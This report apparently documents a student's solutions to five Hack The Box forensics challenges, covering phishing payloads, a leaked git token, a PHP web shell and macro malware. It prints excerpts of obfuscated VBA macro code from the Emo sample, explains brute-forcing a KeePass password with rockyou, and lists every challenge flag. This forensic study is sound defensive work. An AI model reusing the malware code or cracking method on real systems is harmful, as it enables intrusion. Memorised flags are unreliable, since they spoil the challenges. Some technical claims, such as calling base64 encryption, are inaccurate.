FORENSICS REPORT

PREPARED FOR

FakeCorp

PREPARED BY

Alvaro Garcia Bamala

Digital Forensics Report

Reminiscent

Case Summary

On Saturday 1st of October at 11am, suspicious traffic was detected from a recruiter's virtual PC. A memory dump of the offending VM was captured before it was removed from the network for imaging and analysis. Our recruiter mentioned he received an email from someone regarding their resume. A copy of the email was recovered and is provided for reference. Find and decode the source of the malware to find the flag.

Objectives

This report is a summary of how the attacker managed to access the recruiter’s PC by using a phishing email.

Evidence Analyzed

Resume.eml - The phishing email received by the recruiter.
Imageinfo.txt - The information about the recruiter os and system.
flounder-pc-memdump.elf - The memory dump of the recruiter pc just before it was retired from the network.

Investigation Steps

After receiving the files linked to this case, my team and I used the email file (Resume.eml) to understand what we were looking for. We established 2 things thanks to this file : the file we were looking for was the resume.zip (the infected file), and that the attacker knew the victim and its system (or at least its operating system).

Thanks to the imageinfo.txt file we knew what the infected machine was, a Windows 7 machine.

We then used several tools to extract the data from the flounder-pc-memdump.elf including : BulkExtractor, Volatility and MemProcFs. (These tools are designed to extract the files inside the memory dump file). Since these tools are different, they all produce different results but the only one that was usable was the output of Volatility.

After exploring the memory, we found that the file was inside the infected user desktop directory, under the name : resume.pdf.lnk.

The file contained malicious code that can execute only on a Windows machine. It is a power shell code, this code contains an encrypted payload in base64.

Base64 is an encoding method that is used to data to make it more machine readable. Its major weakness is that it's reversible, which means that you can decode it to get the original data.

A payload is a portion of the malware which performs malicious action.

The base64 encrypted payload contained another base64 encrypted payload, and then another one. This was an attempt at obfuscating malware, the goal of obfuscating is to make something obscure, unclear, or unintelligible.

Findings

The infected file : resume.pdf.lnk that contained the malicious payload.
At the end the payload contained the flag was : HTB{$_j0G_y0uR_M3m0rY_$}

Conclusion

All of this investigation was possible because we had a memory dump of this system just after the attack.
If you don't have a memory dump, you can still use some tools to find the process that is running the attack.
But it's much harder to find it, that's why you should never power off your system after an attack. Instead, you should just disconnect the network cable.

Moreover, you should never download a file from an untrusted email address.
If you do, you should scan it with an antivirus before opening it.

Exhibits




Fig. 1: resume.pdf.lnk malicious payload




Fig. 2: phishing email with untrusted download link, without https and without a secure domain name.

Illumination

Case Summary

On Saturday 1st of October at 10am, a Junior Developer just switched to a new source control platform on one of the most popular open source repositories of WinBee.

Objectives

The objective of this report is to know if the junior developer has pushed some malicious code or if he leaked some credentials or tokens online when he switched to the new source control platform.

Evidence Analyzed

The public repository of the open source software.

Investigating Steps

After downloading the archive and looking at the ".git" folder we concluded that the version control software for this was Git.

Git is free and open source software for distributed version control: tracking changes in any set of files, usually used for coordinating work among programmers collaboratively developing source code during software development.

Using a tool called GitKraken, we could see every previous version of the program.
And we noticed that the junior developer had published the token key in the first release.

Findings

The company secure token : HTB{v3rsi0n_c0ntr0l_am_I_right}

Conclusion

Be really careful when you send data online, and on an open repository since everyone on the internet can access it, this can be the source of many security breaches.

Exhibits




Fig. 1: Git Tree showing every version of the program since its creation, we can see on the 3 one starting from the bottom a comment about a security risk.




Fig. 2: This is the token (base64 encoded), we can see that it was removed but it is still present in the repository history.

Diagnostic

Case Summary

On Saturday 1st of October at around 12:30pm, our SOC identified numerous phishing emails coming in claiming to have a document about an upcoming round of layoffs in the company. The emails all contain a link to diagnostic.htb/layoffs.doc. The DNS for that domain has since stopped resolving, but the server is still hosting the malicious document (your docker).

Objectives

The objective is to analyze the phishing email's malicious file and discover what it could have done to a computer.

Evidence Analyzed

The layoffs.doc file, which is apparently a simple Microsoft Word doc file.

Investigation Steps

After receiving the files linked to this case, my team and I analyzed the layoffs.doc file using the oletools tools, a common tool used to analyze Microsoft software files. It can detect malware and malicious code within these files.

Within the doc we found a malicious url that would download an infected file from internet 223_index_style_fancy.html

That web page would execute malicious PowerShell code, that contained a base64 encoded payload

Findings

The 223_index_style_fancy.html web page
The payload contained inside the web page: HTB{msDt_4s_A_pr0toc0l_h4nDl3r…sE3Ms_b4D}

Conclusion

Never open a file from an unknown source. If you receive an email with an attachment, do not open it unless you know the sender and are expecting the file. If you are not sure, contact the sender to verify the file.
Consider using Unix or Macos on critical or administrators computers as they tend to be less targeted by malware.

Exhibits




Fig 1: The 223_index_style_fancy.html looks like a simple blank web page but actually it contains a payload for windows machines.




Fig 2: The 223_index_style_fancy.html content after analyzing it.

Obscure

Case Summary

On Saturday 1st of October at 10:30am, an attacker found a vulnerability in our web server that allows arbitrary PHP file upload in our Apache server. Suchlike, the hacker has uploaded what seems to be like an obfuscated reversed shell (support.php). We monitor our network 24/7 and generate logs from tcpdump (we provided the log file for the period of two minutes before we terminated the HTTP service for investigation).

Objectives

We need to analyze and identify commands the attacker wrote to understand what was compromised.

Evidence Analyzed

19-05-21_22532255.pcap - Packet capture file of the 2 last minutes of the network.
Support.php - The malicious file which is supposedly an obfuscated shell.

Investigation Steps

After receiving the files linked to this case, my team and I analyzed the support.php file and the pcap file. First of all we discovered that the support.php file was obfuscated so, thanks to our knowledge of PHP we reversed it into a more readable form.

We realized it was an encoding function, and since the incident has already happened we know that the code is working.

We then analyzed the pcap file and discovered that inside of it there were some obvious requests that contained a coded message, plus these requests were related to the support.php file.

We took the message, and used the reversed code of the support.php file so that we obtained a clear result : it was the ’id’ command return. The ‘id’ command is used to find out user and group names.

So we’re now sure that the support.php file is indeed a shell.

We looked on the Id command for a while but we found nothing and then realized that there should be some other encoded messages in the pcap. So we looked at the pcap again and we

found 3 other encoded messages : the return of a linux command, the path and an encoded string.
These 3 encoded messages come from linux commands that have been executed by this shell.

By looking at the result of ls, we thought that the last message could be the kdbx file.

A Kdbx file is a file created by KeePass Password Safe, a password manager.

However a kdbx file doesn't look like that, so we assumed that the string was encoded, we tried using a base64 decoder and it looked much more like a kdbx file since it was now looking like a binary file

When we tried opening the file with KeePassX it asked for a master password.
According to experts, 30% of passwords are solved thanks to rockyou.txt, a famous text file containing the most used password.

By brute forcing the master password, which means using every password in the list until finding the correct one.

We found it and the password is : **chainsaw**

Findings

The kdbx file contains the master password.
The encoded messages within the pcap file containing the return of linux commands.
The flag was stored inside : HTB{pr0tect_y0_shellZ}

Conclusion

Never open a file from an unknown source. If you receive an email with an attachment, do not open it unless you know the sender and are expecting the file. If you are not sure, contact the sender to verify the file.
In general, try to always use a password manager that can generate strong random 16 characters passwords containing letters, digits and special symbols.
By using common passwords or auto generated ones by Microsoft, hackers can easily brute force them.

Exhibits




Fig. 1: The kdbx file after unlocking it using the master password.

Fig. 2: One of the encoded messages returned by the shell.




Fig. 3: You can see on the last two lines that it took my computer 2 seconds to find the password using the rockyou bruteforce.

Emo

“WearRansom ransomware just got loose in our company. The SOC has traced the initial access to a phishing attack, a Word document with macros. Take a look at the document and see if you can find anything else about the malware and perhaps a flag.”

Case summary

On Saturday 1st October at 12:30pm, a WinBee’s employee reports that his computer is not working and it is asking for a ransom in order to unlock it. The Security Operations Center has already analyzed the situation and they inform us about a Microsoft Word document which may have caused the problem.

Objectives

This report is a summary of steps taken and conclusions derived from the analysis of a Microsoft Word document. The document in question is suspected of being ransomware[1], this meaning a software that kidnaps computers - by encrypting the data and not letting anyone use it - and asks for a ransom to free them. We need to analyze the Word document to prove that it is the ransomware and inspect where the source comes from.

Evidence analyzed

After WinBee’s SOC *(Security Operations Center)* analysis of the incident, they have found irregular activity just after the execution of a Microsoft Word Document. This document, **emo.doc**[2] contains macros[3] and is suspected to launch the ransomware.
A copy to study it was delivered to us on Tuesday the 4th of October.
The document itself is a simple page containing a photo of Microsoft Windows telling the user to update the Microsoft Word version, and to do so, enable macros to be executed.

Total evidence:
- emo.doc

Investigation Steps

The investigation method used was mainly through static analysis of the code, even though in certain situations we used a more practical approach, running and analyzing what happens.

This is how we proceed at first:
1- We copy the software to a protected environment.
2- We run the Word document in the protected environment.
3- We accept to run the macros. This gives us a hint that we may be in front of malware because macros are broadly used for malicious intentions.
4- We don't find any suspicious behavior after running it, so we proceed to inspect what are actually doing these macros.
5- When we open it[4], we don't understand a thing because the code has been obfuscated[5]. This means that the code has been edited to shadow what it is actually doing.
6- To speed up the analysis, before deobfuscating the code we run a toolkit called olevba[6] which does static analysis[7] of the macros (even if they are obfuscated), warning us if there is any code suspicious to be malicious. We got some warnings. The code seems to run some potentially malicious macros (Create and CreateObject)[8]. Those macros are used to create new executable files[9]. The document is creating new executables on our computer, to be run outside the document, thus having a different reach (bigger) of the computer.
7- We don't get any more from olevba, so we are going to use another tool to inspect the new executable files created. For this purpose, we use the tool ViperMonkey[10]. It lets us simulate the functioning of the document. Once we ran ViperMonkey, we found different PowerShell[11] codes encoded being executed with hidden windows (that's why before we didn't see anything happening) and administrator privileges. Because of the nature of this programming language, it gives full access to any Windows machine where it is executed.
8- The code itself is encoded in base64[12] at first sight. When we try to decode it, the result we get is gibberish. So, in order to know what this code does, we run them and open Windows Event Viewer[13]. We catch a PowerShell process initiated through WMI[14] (Windows Management Instrumentation) running a different code from the previous one.
9- The PowerShell code is encoded in base64 again, but this time when we decode it, we get some English text[15]. Even if this one is still obfuscated, we got some code.
10- We proceed to deobfuscate it[16] and run it but some errors arise (probably we might have broken the code during the deobfuscation process).
11- Looking in depth in the code, there are several variables, and one of them is an array of decimals lower than 255, so it may be ASCII code (explain it).[17]
12- We try to translate the ASCII code to legible text, but we get gibberish.
13- After looking in depth at the code, we found that an XOR[18] operation with the value 0xDF (223 in decimal) is being applied to this variable.[19]
14- We proceed to XOR the array with the key 0xDF and we get the following characters:
id:M8nHJyeR;int:3000;jit:500;flag:**HTB{4n0th3R_d4Y_AnoThEr_pH1Sh}**;url:

Findings

- **Emo.doc** was in fact the ransomware
- 4 files generated by emo.doc macros
- Request petition to different websites for malware functioning
- A flag inside malicious code

Conclusion

Exhibits

Ransomware is a type of malicious software designed to block access to a computer system until a sum of money is paid.

Fig.1: ransomware




Fig.2: emo.doc document

In some applications, such as text processors, databases, spreadsheet, etc, is a sequence of instructions given to a computer that produces a set of instructions for the computer to perform a particular piece of work (i.e.: generate a new spreadsheet page when new data is introduced)

Fig.3: macros definition

Macro 1:

```
Private Sub Document_open()
Get4ipjzmjfvp.X8twf_cydt6
End Sub
Function X4al3i4glox(Gav481k8nh28)
X4al3i4glox = Replace(Gav481k8nh28, "][(s)]w", Sxybmdt069cn)
End Function
```

Macro 2 excerpts:

```
Function Y5ruq1pwxek1348fi(Hy5393z_cu1)
On Error Resume Next
   Dim TAKBR(6 + 7 + 1 + 5) As String
Set ivvpvBW = (yWAMfE)
Dim rkcHF(5 + 6 + 1 + 6) As String
TAKBR(ksEsBaCtA) = (Sin(1897) + 5881 + 6)
ZOmZFY = UovwGH
TAKBR(ksEsBaCtA + ksEsBaCtA) = (jHUdBB + 44)
TAKBR(ksEsBaCtA + ksEsBaCtA) = 6 + Oct(116) + YSVfIA + CDbl(6) + (6 + MakkGA + qhhoEEA +
Cos(5))
Dim ojnIHCE(7 + 5 + 1 + 7) As String
Set UuAPGAfFH = (jdxSsGH)
Dim BctfKqn(6 + 8 + 1 + 5) As String
ojnIHCE(JoDasPDE) = (Sin(8) + 6 + 40)
IwHWCHJLB = sqHqe
ojnIHCE(JoDasPDE + JoDasPDE) = (JdtFGmA + 5)
ojnIHCE(JoDasPDE + JoDasPDE) = 2 + Oct(7819) + Rwbej + CDbl(9) + (4 + YBDhHCIR + FMTZFCBH +
Cos(2894))
Set Y5ruq1pwxek1348fi = CreateObject(Hy5393z_cu1)
   Dim XayLAAE(6 + 7 + 1 + 7) As String
Set hBkDI = (kuHYCInr)
Dim GUdOBwJFg(6 + 8 + 1 + 4) As String
XayLAAE(DFPEBfGJ) = (Sin(8) + 632 + 555)
MOOXq = yIMQNHJJ
XayLAAE(DFPEBfGJ + DFPEBfGJ) = (QRuDtDeBh + 8952)
[...]
[...]
cREZHj(EPsmDJFHe + EPsmDJFHe) = (NgGemeSEB + 3)
cREZHj(EPsmDJFHe + EPsmDJFHe) = 2011 + Oct(8) + TddiLDt + CDbl(423) + (3 + DajuFERHE +
WvQuFBA + Cos(23))
End Function
```


Macro 3 excerpts (main one):

```
Function X8twf_cydt6()
On Error Resume Next
sss = Dw75ayd2hpcab6.StoryRanges.Item(1)
   Dim LIHXDt(7 + 7 + 1 + 7) As String
Set XaXiEc = (iskkZI)
Dim SnQXASH(7 + 7 + 1 + 8) As String
LIHXDt(tBPnJI) = (Sin(1) + 205 + 6595)
aDLglIF = GXOghGA
LIHXDt(tBPnJI + tBPnJI) = (aOTNpGFFJ + 5)
LIHXDt(tBPnJI + tBPnJI) = 7 + Oct(4) + pNmvqMOzY + CDbl(14) + (4 + LNEEDGz + molmtEGC +
Cos(779))
Dim AJfXCG(5 + 6 + 1 + 5) As String
Set dVZiWDFGB = (eQyofECdH)
Dim wmHOBFDQ(5 + 8 + 1 + 6) As String
AJfXCG(LEwdAb) = (Sin(2) + 2 + 4791)
xQZPEUJc = YrnIBGI
AJfXCG(LEwdAb + LEwdAb) = (khBzHCG + 313)
AJfXCG(LEwdAb + LEwdAb) = 7 + Oct(3) + gmIUFwJG + CDbl(8911) + (271 + WwyPDJG + rPLnHwi +
Cos(8))
E6qgao74pfq = "][(s" + ")]wro][(s)]w][(s)]wce][(s)]w" + "s][(s)]ws][(s)]w" +
Xta0s1qhuxcif8qqi5
[...]
[...]
Dim IAfgHf(8 + 5 + 1 + 7) As String
Set ySEvH = (dPjSD)
Dim UCKMD(7 + 7 + 1 + 7) As String
IAfgHf(pbkxGAl) = (Sin(64) + 9310 + 36)
jnRKDfHGR = xQCmGFBcQ
IAfgHf(pbkxGAl + pbkxGAl) = (xHITFH + 9)
IAfgHf(pbkxGAl + pbkxGAl) = 9 + Oct(1) + DNCnGH + CDbl(8) + (2 + BAyRTA + vCVpAH + Cos(80))
Dim QcSsG(5 + 7 + 1 + 8) As String
Set bREjDuI = (xpDtBC)
Dim TCPatL(5 + 5 + 1 + 7) As String
QcSsG(MWhDgeFoD) = (Sin(11) + 4 + 970)
